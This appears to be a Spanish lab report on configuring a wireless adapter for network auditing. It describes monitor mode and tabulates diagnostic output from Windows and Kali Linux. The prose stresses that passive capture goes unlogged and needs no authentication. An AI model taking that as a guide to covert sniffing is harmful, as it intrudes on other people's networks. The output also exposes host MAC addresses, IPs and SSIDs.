        Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
        Sensitivity:0/0
        Retry:off  RTS thr:off  Fragment thr:off
        Encryption key:off
        Power Management:off
        Link Quality:0  Signal level:0  Noise level:0
        Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
        Tx excessive retries:0  Invalid misc:0  Missed beacon:0
```

MODO MONITOR ADAPTADOR DE RED

El modo Monitor, también denominado modo monitos SE es una forma de funcionamiento particular que posee un adaptador red inalámbrico en el que todas las tramas de red que son recibidas, pueden ser monitoreadas por el sistema operativo hospedador y sus aplicaciones.

A diferencia de otras formas de funcionamiento que posee un adaptador de red, como el modo Promiscuo, el modo monitor envía todas las tramas que se le son recibidas y no solo las de la red a la que el cliente está conectado actualmente. La Ventaja que posee este modo en las auditorias de red, es que la antena de red no debe enviar ni una sola trama, por lo que la interceptación de tramas por parte de la antena, no es reconocible en ningún archivo de registro; aparte de esto, no es necesaria la autenticación en la red.

Si los paquetes de las tramas de datos están encriptados, puede darse el caso de ser grabadas permanentemente para su posterior desencriptación, como por ejemplo la encriptación de tramas con WPA2 y la utilidad de WPA3 con Perfect Forward Secrecy.

Sin embargo, el modo monitor no está libre de errores, pues dependiendo del controlador de la tarjeta de red que estemos trabajando puede legarse a saltar la comprobación de redundancia cíclica de la trama capturada, comprometiendo así la integridad y fidelidad de los datos obtenidos. También es de destacar que todos los controladores ofrecen la configuración de modo monitor o bien en este modo no permiten la inyección de paquetes.

Para acceder a las antenas que tenemos conectadas o virtualizaciones del mismo adaptador podemos utilizar el siguiente comando. En él se desplegará una lista de aquellas que el sistema operativo reconozca. En caso de que la antena externa no sea reconocible se debe devolver a la sección de la instalación del adaptador Web de este mismo documento.




iwconfig

```
[root@machineonruiso]# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   unassociated ESSID:"" Nickname:<WIFI@REALTEK>
        Mode:Managed Frequency=2.412 GHz Access Point: Not-Associated
        Sensitivity:0/0
        Retry:off RTS thr:off Fragment thr:off
        Encryption key:off
        Power Management:off
        Link Quality:0 Signal level:0 Noise level:0
        Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
        Tx excessive retries:0 Invalid misc:0 Missed beacon:0
```

Antes he mencionado que el comando mostrara la serie de adaptadores de red o virtualizaciones de los mismos, y es que, un chip de red puede ser virtualizado para ejercer como dos modelos apartes. Este funcionamiento es común en las tarjetas de red de las Laptops o computadoras portátiles. Si bien físicamente la tarjeta es una pieza de hardware, su construcción electrónica puede tener por separado un adaptador red para redes inalámbrica, una adaptador red para redes cableadas o de Ethernet y su módulo de conexión inalámbrica Bluetooth, reconociendo así el módulo los adaptadores de red de la misma tarjeta física; también puede darse el caso el caso que la separación electrónica entre inalámbrica y cableada no exista y su funcionamiento sea categorizado mediante los drivers de la misma tarjeta, este comportamiento es comprendido como adaptadores apartes.

Característica	Conexión Solo Ethernet	Conexión por Wireless Nativo	Conexión mediante TL-WN722N
Propiedades WINDOWS 10 HOME SINGLE LANGUAGE	<p>Propiedades</p> <p>Velocidad de vínculo (recepción/transmisión): 1000/1000 (Mbps)</p> <p>Dirección IPv6 local de vínculo: fe80::f875:795c:71fd:af69%8</p> <p>Dirección IPv4: 172.21.103.179</p> <p>Servidores DNS IPv4: 200.14.205.2 200.14.207.210</p> <p>Fabricante: Realtek</p> <p>Descripción: Realtek PCIe GBE Family Controller</p> <p>Versión del controlador: 10.23.1003.2017</p> <p>Dirección física (MAC): 54-E1-AD-AC-0A-94</p> <p><button>Copiar</button></p>	<p>Propiedades</p> <p>SSID: USTA_TUNJA</p> <p>Protocolo: Wi-Fi 5 (802.11ac)</p> <p>Tipo de seguridad: WPA2-Personal</p> <p>Banda de red: 5 GHz</p> <p>Canal de red: 149</p> <p>Velocidad de vínculo (recepción/transmisión): 54/433 (Mbps)</p> <p>Dirección IPv6 local de vínculo: fe80::59d3:8066:fdc7:ecf3%4</p> <p>Dirección IPv4: 192.168.171.11</p> <p>Servidores DNS IPv4: 200.14.205.2 200.14.207.210</p> <p>Fabricante: Realtek Semiconductor Corp.</p> <p>Descripción: Realtek 8821AE Wireless LAN 802.11ac PCI-E NIC #2</p> <p>Versión del controlador: 2023.70.306.2018</p> <p>Dirección física (MAC): 60-14-B3-C4-F0-8B</p>	<p>Propiedades</p> <p>SSID: OnRuisoWLan</p> <p>Protocolo: Wi-Fi 4 (802.11n)</p> <p>Tipo de seguridad: WPA2-Personal</p> <p>Banda de red: 2.4 GHz</p> <p>Canal de red: 6</p> <p>Velocidad de vínculo (recepción/transmisión): 54/58 (Mbps)</p> <p>Dirección IPv6 local de vínculo: fe80::e562:20d6:90:86ae%14</p> <p>Dirección IPv4: 192.168.1.53</p> <p>Servidores DNS IPv4: 190.157.8.109 190.157.8.101</p> <p>Fabricante: TP-Link Technologies Co., Ltd.</p> <p>Descripción: TP-Link Wireless USB Adapter</p> <p>Versión del controlador: 1030.9.303.2016</p> <p>Dirección física (MAC): D0-37-45-FC-B7-19</p>
Propiedades Kali GNU Linux 2021			

IPv4 WINDOWS 10 HOME SINGLE LANGUAGE	Adaptador de Ethernet Ethernet: Sufijo DNS específico para la conexión. . . : Vínculo: dirección IPv6 local. . . : fe80::f875:795c:71fd:af69%8 Dirección IPv4. : 172.21.103.179 Máscara de subred : 255.255.255.0 Puerta de enlace predeterminada : 172.21.103.1	Adaptador de LAN inalámbrica Wi-Fi 2: Sufijo DNS específico para la conexión. . . : Vínculo: dirección IPv6 local. . . : fe80::59d3:8066:fdc7:ecf3%4 Dirección IPv4. : 192.168.171.11 Máscara de subred : 255.255.252.0 Puerta de enlace predeterminada : 192.168.168.1	Adaptador de LAN inalámbrica Wi-Fi 3: Sufijo DNS específico para la conexión. . . : Vínculo: dirección IPv6 local. . . : fe80::e562:20d6:90:86ae%14 Dirección IPv4. : 192.168.1.53 Máscara de subred : 255.255.255.0 Puerta de enlace predeterminada : 192.168.1.254
Ipv4 GNU Linux 2021	<pre>[root@machineonruiso] ~] # ifconfig eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 172.21.103.207 netmask 255.255.255.0 broadcast 172.21.103.255 inet6 fe80::a00:27ff:fe07:df8 prefixlen 64 scopeid 0x20<link> ether 08:00:27:07:0d:f8 txqueuelen 1000 (Ethernet) RX packets 3954 bytes 1175988 (1.1 MiB) RX errors 0 dropped 290 overruns 0 frame 0 TX packets 774 bytes 106911 (104.4 KiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid 0x10<host> loop txqueuelen 1000 (Local Loopback) RX packets 8 bytes 400 (400.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 8 bytes 400 (400.0 B) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 [root@machineonruiso] ~]</pre>	<pre>[root@machineonruiso] ~] # ifconfig eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 192.168.171.175 netmask 255.255.252.0 broadcast 192.168.171.255 inet6 fe80::a00:27ff:fe07:df8 prefixlen 64 scopeid 0x20<link> ether 08:00:27:07:0d:f8 txqueuelen 1000 (Ethernet) RX packets 309 bytes 38004 (37.1 KiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 15 bytes 1962 (1.9 KiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid 0x10<host> loop txqueuelen 1000 (Local Loopback) RX packets 8 bytes 400 (400.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 8 bytes 400 (400.0 B) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 [root@machineonruiso] ~]</pre>	<pre>[root@machineonruiso] ~] # ifconfig eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 192.168.1.157 netmask 255.255.255.0 broadcast 192.168.1.255 inet6 fe80::a00:27ff:fe07:df8 prefixlen 64 scopeid 0x20<link> ether 08:00:27:07:0d:f8 txqueuelen 1000 (Ethernet) RX packets 312 bytes 22108 (21.5 KiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 37 bytes 4070 (3.9 KiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid 0x10<host> loop txqueuelen 1000 (Local Loopback) RX packets 8 bytes 400 (400.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 8 bytes 400 (400.0 B) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500 ether 00:04:c8:81:88:02 txqueuelen 1000 (Ethernet) RX packets 0 bytes 0 (0.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 0 bytes 0 (0.0 B) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0</pre>
Ipv4 Address Kali GNU Linux 2021	<pre>[root@machineonruiso] ~] # ip addr 1: lo <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 brd 00:00:00:00:00:00 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 brd 00:00:00:00:00:00 scope host lo valid_lft forever preferred_lft forever 2: eth0 <NO-CARRIER,BROADCAST,MULTICAST,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000 link/ether 00:0c:81:88:02:00 brd ff:ff:ff:ff:ff:ff inet 192.168.1.157/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0 valid_lft 2591sec preferred_lft 2591sec inet6 fe80::000c:81ff:fe00:2%eth0/64 brd ff:ff:ff:ff:ff:ff scope link noprefixroute valid_lft forever preferred_lft forever</pre>	<pre>[root@machineonruiso] ~] # ip addr 1: lo <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 brd 00:00:00:00:00:00 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 brd 00:00:00:00:00:00 scope host lo valid_lft forever preferred_lft forever 2: eth0 <NO-CARRIER,BROADCAST,MULTICAST,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000 link/ether 00:0c:81:88:02:00 brd ff:ff:ff:ff:ff:ff inet 192.168.1.157/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0 valid_lft 7091sec preferred_lft 7091sec inet6 fe80::000c:81ff:fe00:2%eth0/64 brd ff:ff:ff:ff:ff:ff scope link noprefixroute valid_lft forever preferred_lft forever 3: wlan0 <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000 link/ether 00:04:c8:81:88:02 brd ff:ff:ff:ff:ff:ff</pre>	<pre>[root@machineonruiso] ~] # ip addr 1: lo <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 brd 00:00:00:00:00:00 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 brd 00:00:00:00:00:00 scope host lo valid_lft forever preferred_lft forever 2: eth0 <NO-CARRIER,BROADCAST,MULTICAST,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000 link/ether 00:04:c8:81:88:02 brd ff:ff:ff:ff:ff:ff inet 192.168.1.157/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0 valid_lft 60404sec preferred_lft 60404sec inet6 fe80::0004:c8ff:fe00:2%eth0/64 brd ff:ff:ff:ff:ff:ff scope link noprefixroute valid_lft forever preferred_lft forever 3: wlan0 <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000 link/ether 00:04:c8:81:88:02 brd ff:ff:ff:ff:ff:ff</pre>
Ping WINDOWS 10 HOME SINGLE LANGUAGE	C:\Users\ruiso>ping www.google.com Haciendo ping a www.google.com [142.250.78.164] con 32 bytes de datos: Respuesta desde 142.250.78.164: bytes=32 tiempo=16ms TTL=117 Estadísticas de ping para 142.250.78.164: Paquetes: enviados = 4, recibidos = 4, perdidos = 0 (0% perdidos), Tiempos aproximados de ida y vuelta en milisegundos: Mínimo = 16ms, Máximo = 16ms, Media = 16ms C:\Users\ruiso>	C:\Users\ruiso>ping www.google.com Haciendo ping a www.google.com [142.250.78.164] con 32 bytes de datos: Respuesta desde 142.250.78.164: bytes=32 tiempo=10ms TTL=117 Respuesta desde 142.250.78.164: bytes=32 tiempo=10ms TTL=117 Respuesta desde 142.250.78.164: bytes=32 tiempo=11ms TTL=117 Respuesta desde 142.250.78.164: bytes=32 tiempo=10ms TTL=117 Estadísticas de ping para 142.250.78.164: Paquetes: enviados = 4, recibidos = 4, perdidos = 0 (0% perdidos), Tiempos aproximados de ida y vuelta en milisegundos: Mínimo = 10ms, Máximo = 11ms, Media = 10ms C:\Users\ruiso>	C:\Users\ruiso>ping www.google.com Haciendo ping a www.google.com [172.217.173.196] con 32 bytes de datos: Respuesta desde 172.217.173.196: bytes=32 tiempo=16ms TTL=118 Respuesta desde 172.217.173.196: bytes=32 tiempo=21ms TTL=118 Respuesta desde 172.217.173.196: bytes=32 tiempo=20ms TTL=118 Respuesta desde 172.217.173.196: bytes=32 tiempo=18ms TTL=118 Estadísticas de ping para 172.217.173.196: Paquetes: enviados = 4, recibidos = 4, perdidos = 0 (0% perdidos), Tiempos aproximados de ida y vuelta en milisegundos: Mínimo = 16ms, Máximo = 21ms, Media = 18ms C:\Users\ruiso>

Ping Kali	<pre>[root@machineonruiso]~] # ping www.google.com PING www.google.com (142.250.78.164) 56(84) bytes of data. 64 bytes from bog02s19-in-f4.1e100.net (142.250.78.164): icmp_seq=1 ttl=117 time=16.8 ms 64 bytes from bog02s19-in-f4.1e100.net (142.250.78.164): icmp_seq=2 ttl=117 time=20.6 ms 64 bytes from bog02s19-in-f4.1e100.net (142.250.78.164): icmp_seq=3 ttl=117 time=23.6 ms 64 bytes from bog02s19-in-f4.1e100.net (142.250.78.164): icmp_seq=4 ttl=117 time=18.5 ms 64 bytes from bog02s19-in-f4.1e100.net (142.250.78.164): icmp_seq=5 ttl=117 time=16.0 ms ^C --- www.google.com ping statistics --- 5 packets transmitted, 5 received, 0% packet loss, time 3999ms rtt min/avg/max/mdev = 16.630/19.226/23.598/2.606 ms [root@machineonruiso]~]</pre>	<pre>[root@machineonruiso]~] # ping www.google.com PING www.google.com (142.250.78.164) 56(84) bytes of data. 64 bytes from bog02s19-in-f4.1e100.net (142.250.78.164): icmp_seq=1 ttl=117 time=22.8 ms 64 bytes from bog02s19-in-f4.1e100.net (142.250.78.164): icmp_seq=2 ttl=117 time=9.58 ms 64 bytes from bog02s19-in-f4.1e100.net (142.250.78.164): icmp_seq=3 ttl=117 time=13.8 ms 64 bytes from bog02s19-in-f4.1e100.net (142.250.78.164): icmp_seq=4 ttl=117 time=11.2 ms 64 bytes from bog02s19-in-f4.1e100.net (142.250.78.164): icmp_seq=5 ttl=117 time=8.51 ms ^C --- www.google.com ping statistics --- 5 packets transmitted, 5 received, 0% packet loss, time 4007ms rtt min/avg/max/mdev = 8.506/13.179/22.797/5.132 ms</pre>	<pre>[root@machineonruiso]~] # ping 142.250.78.164 PING 142.250.78.164 (142.250.78.164) 56(84) bytes of data. 64 bytes from 142.250.78.164: icmp_seq=1 ttl=117 time=137 ms 64 bytes from 142.250.78.164: icmp_seq=2 ttl=117 time=19.1 ms 64 bytes from 142.250.78.164: icmp_seq=3 ttl=117 time=17.6 ms 64 bytes from 142.250.78.164: icmp_seq=4 ttl=117 time=19.7 ms 64 bytes from 142.250.78.164: icmp_seq=5 ttl=117 time=17.7 ms ^C --- 142.250.78.164 ping statistics --- 5 packets transmitted, 5 received, 0% packet loss, time 4004ms rtt min/avg/max/mdev = 17.583/42.209/136.916/47.360 ms</pre>
systemInfo	<pre>Tarjeta(s) de red: [01]: Realtek 8821AE Wireless LAN 802.11ac PCI-E NIC Nombre de conexión: Wi-Fi 2 Estado: Medios desconectados [02]: Realtek PCIe GBE Family Controller Nombre de conexión: Ethernet Dirección IP: [01]: 172.21.103.179 [02]: fe80::f875:795c:71fd:a69 [03]: Bluetooth Device (Personal Area Network) Nombre de conexión: Conexión de red Bluetooth Estado: Medios desconectados [04]: Kaspersky Security Data Escort Adapter Nombre de conexión: Ethernet 2 Estado: Medios desconectados [05]: VirtualBox Host-Only Ethernet Adapter Nombre de conexión: VirtualBox Host-Only Network DHCP habilitado: No Direcciones IP: [01]: 192.168.56.1 [02]: fe80::908:6458:2bd2:9a74</pre>	<pre>Tarjeta(s) de red: [01]: Realtek 8821AE Wireless LAN 802.11ac PCI-E NIC Nombre de conexión: Wi-Fi 2 Estado: Medios desconectados [02]: Realtek PCIe GBE Family Controller Nombre de conexión: Ethernet Dirección IP: [01]: 192.168.171.11 [02]: fe80::59d3:8066:fcd7:ecf3 [03]: Realtek PCIe GBE Family Controller Nombre de conexión: Ethernet Estado: Medios desconectados [04]: Realtek PCIe GBE Family Controller Nombre de conexión: Conexión de red Bluetooth Estado: Medios desconectados [05]: Kaspersky Security Data Escort Adapter Nombre de conexión: Ethernet 2 Estado: Medios desconectados [06]: VirtualBox Host-Only Ethernet Adapter Nombre de conexión: VirtualBox Host-Only Network DHCP habilitado: No Direcciones IP: [01]: 192.168.56.1 [02]: fe80::908:6458:2bd2:9a74</pre>	<pre>Tarjeta(s) de red: [01]: Realtek 8821AE Wireless LAN 802.11ac PCI-E NIC Nombre de conexión: Wi-Fi 2 Estado: Medios desconectados [02]: Realtek PCIe GBE Family Controller Nombre de conexión: Ethernet Dirección IP: [01]: 192.168.56.1 [02]: fe80::908:6458:2bd2:9a74 [03]: Bluetooth Device (Personal Area Network) Nombre de conexión: Conexión de red Bluetooth Estado: Medios desconectados [04]: Kaspersky Security Data Escort Adapter Nombre de conexión: Ethernet 2 Estado: Medios desconectados [05]: VirtualBox Host-Only Ethernet Adapter Nombre de conexión: VirtualBox Host-Only Network DHCP habilitado: No Direcciones IP: [01]: 192.168.1.254 [02]: fe80::e562:2066:90:86ae</pre>
Chipset ipconfig /all	<pre>Adaptador de Ethernet Ethernet: Sufijo DNS específico para la conexión. . . Descripción : Realtek PCIe GBE Family Controller Dirección física : 54-E1-AD-AC-0A-94 DHCP habilitado : si Configuración automática habilitada : si Vínculo: dirección IPv4 local. : fe80::f875:795c:71fd:a6988(Preferido) Dirección IPv4. : 172.21.103.179(Preferido) Máscara de subred : 255.255.255.0 Concesión obtenida. : viernes, 12 de noviembre de 2021 14:13:38 La concesión expira : viernes, 12 de noviembre de 2021 15:13:38 Puerta de enlace predeterminada : 172.21.103.1 Servidor DHCP : 172.21.103.1 IAID DHCPv6 : 55894445 DUID del cliente DHCPv6. : 00-01-00-01-21-7F-88-F0-54-E1-AD-AC-0A-94 Servidores DNS. : 200.14.205.2 200.14.207.210 NetBIOS sobre TCP/IP. : habilitado</pre>	<pre>Adaptador de LAN inalámbrica Wi-Fi 2: Sufijo DNS específico para la conexión. . . Descripción : Realtek 8821AE Wireless LAN 802.11ac PCI-E NIC #2 Dirección física. : 60-14-B3-C4-F0-88 DHCP habilitado : si Configuración automática habilitada : si Vínculo: dirección IPv6 local. : fe80::f800::59d3:8066:fcd7:ecf34(Preferido) Dirección IPv4. : 192.168.1.11(Preferido) Máscara de subred : 255.255.252.0 Concesión obtenida. : viernes, 12 de noviembre de 2021 14:29:13 La concesión expira : viernes, 12 de noviembre de 2021 16:29:13 Puerta de enlace predeterminada : 192.168.168.1 Servidor DHCP : 192.168.168.2 IAID DHCPv6 : 56628403 DUID del cliente DHCPv6. : 00-01-00-01-21-7F-88-F0-54-E1-AD-AC-0A-94 Servidores DNS. : 200.14.205.2 200.14.207.210 NetBIOS sobre TCP/IP. : habilitado</pre>	<pre>Adaptador de LAN inalámbrica Wi-Fi 3: Sufijo DNS específico para la conexión. . . Descripción : TP-Link Wireless USB Adapter Dirección física. : D0-37-45-FC-B7-19 DHCP habilitado : si Configuración automática habilitada : si Vínculo: dirección IPv6 local. : fe80::e562:206d:90:86ae14(Preferido) Dirección IPv4. : 192.168.1.153(Preferido) Máscara de subred : 255.255.255.0 Concesión obtenida. : jueves, 18 de noviembre de 2021 22:42:17 La concesión expira : jueves, 25 de noviembre de 2021 22:42:17 Puerta de enlace predeterminada : 192.168.1.254 Servidor DHCP : 192.168.1.254 IAID DHCPv6 : 248526661 DUID del cliente DHCPv6. : 00-01-00-01-21-7F-88-F0-54-E1-AD-AC-0A-94 Servidores DNS. : 190.157.8.101 NetBIOS sobre TCP/IP. : habilitado</pre>
Modelo de tarjeta de Red	<pre>[root@machineonruiso]~] # lspci -v 00:00.0 Host bridge [0600]: Intel Corporation 440FX - 82441FX PMC [Natoma] [8086:1237] (rev 02) 00:01.0 ISA bridge [0601]: Intel Corporation 823715B PIIX3 ISA [Natoma/Triton II] [8086:7000] 00:01.1 IDE interface [0101]: Intel Corporation 823715B PIIX3 IDE [8086:7111] (rev 01) 00:01.2 SMBus controller [0800]: Intel Corporation 823715B PIIX3 SMBus Controller [8086:7112] (rev 01) 00:03.0 Ethernet controller [0200]: Intel Corporation 82540EM Gigabit Ethernet Controller [8086:108e] (rev 02) 00:04.0 System peripheral [0800]: Innotek Systemberatung GmbH VirtualBox Guest Service [0beecafe] 00:04.1 System peripheral [0800]: Innotek Systemberatung GmbH VirtualBox Guest Service [0beecafe] 00:04.2 System peripheral [0800]: Innotek Systemberatung GmbH VirtualBox Guest Service [0beecafe] 00:04.3 Ethernet controller [0200]: Intel Corporation 823715B PIIX3 Ethernet Controller [8086:7113] (rev 01) 00:05.0 Multimedia audio controller [0401]: Intel Corporation 82801AA AC'97 Audio Controller [8086:2415] (rev 01) 00:06.0 USB controller [0c01]: Apple Inc. KeyLargo/Intrepid USB [106b:00f7] 00:07.0 Bridge [0600]: Intel Corporation 82371AB/EB/MB PIIX4 ACPI [8086:7113] (rev 08) 00:08.0 SATA controller [0106]: Intel Corporation 82801HM/HEM [ICH8M/ICH8M-E] SATA Controller [AHCI mode] [8086:2828] (rev 02)</pre>	<pre>[root@machineonruiso]~] # lspci -v 00:00.0 Host bridge [0600]: Intel Corporation 440FX - 82441FX PMC [Natoma] [8086:1237] (rev 02) 00:01.0 ISA bridge [0601]: Intel Corporation 823715B PIIX3 ISA [Natoma/Triton II] [8086:7000] 00:01.1 IDE interface [0101]: Intel Corporation 823715B PIIX3 IDE [8086:7111] (rev 01) 00:01.2 SMBus controller [0800]: Intel Corporation 823715B PIIX3 SMBus Controller [8086:7112] (rev 01) 00:03.0 Ethernet controller [0200]: Intel Corporation 82540EM Gigabit Ethernet Controller [8086:108e] (rev 02) 00:04.0 System peripheral [0800]: Innotek Systemberatung GmbH VirtualBox Guest Service [0beecafe] 00:04.1 System peripheral [0800]: Innotek Systemberatung GmbH VirtualBox Guest Service [0beecafe] 00:04.2 System peripheral [0800]: Innotek Systemberatung GmbH VirtualBox Guest Service [0beecafe] 00:05.0 Multimedia audio controller [0401]: Intel Corporation 82801AA AC'97 Audio Controller [8086:2415] (rev 01) 00:06.0 USB controller [0c01]: Apple Inc. KeyLargo/Intrepid USB [106b:00f7] 00:07.0 Bridge [0600]: Intel Corporation 82371AB/EB/MB PIIX4 ACPI [8086:7113] (rev 08) 00:08.0 SATA controller [0106]: Intel Corporation 82801HM/HEM [ICH8M/ICH8M-E] SATA Controller [AHCI mode] [8086:2828] (rev 02)</pre>	<pre>[root@machineonruiso]~] # lspci -v 00:00.0 Host bridge [0600]: Intel Corporation 440FX - 82441FX PMC [Natoma] [8086:1237] (rev 02) 00:01.0 ISA bridge [0601]: Intel Corporation 823715B PIIX3 ISA [Natoma/Triton II] [8086:7000] 00:01.1 IDE interface [0101]: Intel Corporation 823715B PIIX3 IDE [8086:7111] (rev 01) 00:01.2 SMBus controller [0800]: Intel Corporation 823715B PIIX3 SMBus Controller [8086:7112] (rev 01) 00:03.0 Ethernet controller [0200]: Intel Corporation 82540EM Gigabit Ethernet Controller [8086:108e] (rev 02) 00:04.0 System peripheral [0800]: Innotek Systemberatung GmbH VirtualBox Guest Service [0beecafe] 00:04.1 System peripheral [0800]: Innotek Systemberatung GmbH VirtualBox Guest Service [0beecafe] 00:04.2 System peripheral [0800]: Innotek Systemberatung GmbH VirtualBox Guest Service [0beecafe] 00:05.0 Multimedia audio controller [0401]: Intel Corporation 82801AA AC'97 Audio Controller [8086:2415] (rev 01) 00:06.0 USB controller [0c01]: Apple Inc. KeyLargo/Intrepid USB [106b:00f7] 00:07.0 Bridge [0600]: Intel Corporation 82371AB/EB/MB PIIX4 ACPI [8086:7113] (rev 08) 00:08.0 SATA controller [0106]: Intel Corporation 82801HM/HEM [ICH8M/ICH8M-E] SATA Controller [AHCI mode] [8086:2828] (rev 02)</pre>
Kali GNU Linux 2021	<pre>[root@machineonruiso]~]</pre>	<pre>[root@machineonruiso]~]</pre>	<pre>[root@machineonruiso]~]</pre>

<p>Adaptadores de Red y estado Kali GNU Linux 2021</p>	<pre>(root@machineonruiso) [~] # nmcli device status DEVICE TYPE STATE CONNECTION eth0 ethernet conectado Wired connection 1 lo loopback sin gestión --</pre>	<pre>(root@machineonruiso) [~] # nmcli device status DEVICE TYPE STATE CONNECTION eth0 ethernet conectado Wired connection 1 lo loopback sin gestión --</pre>	<pre>(root@machineonruiso) [~] # nmcli device status DEVICE TYPE STATE CONNECTION eth0 ethernet conectado Wired connection 1 wlan0 wifi no disponible -- lo loopback sin gestión --</pre>
<p>Adaptador de Red, información del UUID del adaptador y el tipo Kali GNU Linux 2021</p>	<pre>(root@machineonruiso) [~] # nmcli connection show NAME UUID TYPE DEVICE Wired connection 1 cb2b9552-a37b-46f8-9557-63f3b66fc859 ethernet eth0</pre>	<pre>(root@machineonruiso) [~] # nmcli connection show NAME UUID TYPE DEVICE Wired connection 1 cb2b9552-a37b-46f8-9557-63f3b66fc859 ethernet eth0</pre>	<pre>(root@machineonruiso) [~] # nmcli connection show NAME UUID TYPE DEVICE Wired connection 1 cb2b9552-a37b-46f8-9557-63f3b66fc859 ethernet eth0</pre>
<p>Información específica sobre el adaptador de red especificado Kali GNU Linux 2021</p>	<pre>(root@machineonruiso) [~] # ethtool eth0 Settings for eth0: Supported ports: [TP] Supported link modes: 10baseT/Half 10baseT/Full 100baseT/Half 100baseT/Full 1000baseT/Full Supported pause frame use: No Supports auto-negotiation: Yes Supported FEC modes: Not reported Advertised link modes: 10baseT/Half 10baseT/Full 100baseT/Half 100baseT/Full 1000baseT/Full Advertised pause frame use: No Advertised auto-negotiation: Yes Advertised FEC modes: Not reported Speed: 1000Mb/s Duplex: Full Auto-negotiation: on Port: Twisted Pair PHYAD: 0 Transceiver: internal MDI-X: off (auto) Supports Wake-on: umbg Wake-on: d Current message level: 0x00000007 (7) drv probe link Link detected: yes</pre>	<pre>(root@machineonruiso) [~] # ethtool eth0 Settings for eth0: Supported ports: [TP] Supported link modes: 10baseT/Half 10baseT/Full 100baseT/Half 100baseT/Full 1000baseT/Full Supported pause frame use: No Supports auto-negotiation: Yes Supported FEC modes: Not reported Advertised link modes: 10baseT/Half 10baseT/Full 100baseT/Half 100baseT/Full 1000baseT/Full Advertised pause frame use: No Advertised auto-negotiation: Yes Advertised FEC modes: Not reported Speed: 1000Mb/s Duplex: Full Auto-negotiation: on 